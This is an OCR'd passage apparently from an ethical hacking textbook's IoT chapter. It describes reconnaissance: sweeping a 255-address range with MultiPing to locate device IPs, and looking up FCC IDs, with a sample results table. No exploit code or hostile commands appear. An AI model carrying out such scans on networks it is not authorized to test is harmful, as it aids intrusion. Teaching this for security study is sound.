


Figure 18.23: Information gathering using Shodan

Information Gathering using MultiPing

Source: *https://www.multiping.com*

An attacker can use the MultiPing tool to find the IP address of any IoT device in the target network. After obtaining the IP address of an IoT device, the attacker can perform further scanning to identify vulnerabilities present in that device.

Steps to perform scanning to identify the IP address of any IoT device:

- Open the **MultiPing** application and select **File → Add Address Range**
- In the **Add Range of Addresses** pop-up window:
  - Select the router's gateway IP address from the **Initial Address to Add** drop-down field
  - Set the **Number of addresses** to "**255**"
  - Click **OK**




Figure 18.24: Adding a range of IP addresses in MultiPing

- MultiPing will cycle through every possible IP address in the range you have selected, and it begins testing every IP address that responds to its ping
- Each row in the MultiPing Window is a device on the network; from the list, the attacker can identify the IP address of the target IoT device
- To find the target device faster, set the ping interval to 1 second




Figure 18.25: Scanning using MultiPing

Information Gathering using FCC ID Search

Source: *https://www.fcc.gov*

FCC ID Search helps in finding the details of devices and the certification granted to them. The search page has several fields that allow the information of devices to be accessed. All the devices are labeled with unique FCC IDs. FCC IDs consist of two elements, known as the grantee ID (initial three or five characters) and product ID (remaining characters).

Using the FCC ID, the target device details can be gathered by following the steps given below:

- Open the device and examine the attached label
- The label has the FCC ID of the device




Figure 18.26: FCC ID location

- Now, go to the FCC ID search form on the official page, *https://www.fcc.gov/oet/ea/fccid*

- Enter the grantee code and product ID in the fields





Figure 18.27: Screenshot of FCC ID search form

- After entering the details, click "**search**" – it displays details and a summary of the device with different frequencies



View Form	Display Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz	Upper Frequency In MHz
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	3560.0	3690.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	10/16/2023	3955.0	6418.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	10/16/2023	3955.0	7095.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	10/16/2023	4535.0	6855.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5180.0	5240.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5260.0	5320.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5500.0	5720.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5745.0	5825.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	5845.0	5865.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	2402.0	2480.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	2402.0	2480.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	2412.0	2472.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	3955.0	7095.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	665.5	695.5
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	675.0	688.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	701.5	713.5
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	704.0	711.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	706.5	708.5
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	706.5	713.5
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	709.0	711.0
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	779.5	784.5
	Detail Summary			Google LLC	1600 Amphitheatre Parkway	Mountain View	CA	United States	94043	A4RG1AZG	Original Equipment	04/11/2022	782.0	782.0

Figure 18.28: Screenshot showing FCC ID search result

- The basic details of the device can be obtained by clicking the "**Summary**" link, as shown in the below screenshot:

Exhibit Type	File Type	File Size	Description	Submission Date	Permanent Confidential	Short-Term Confidential	Date Available
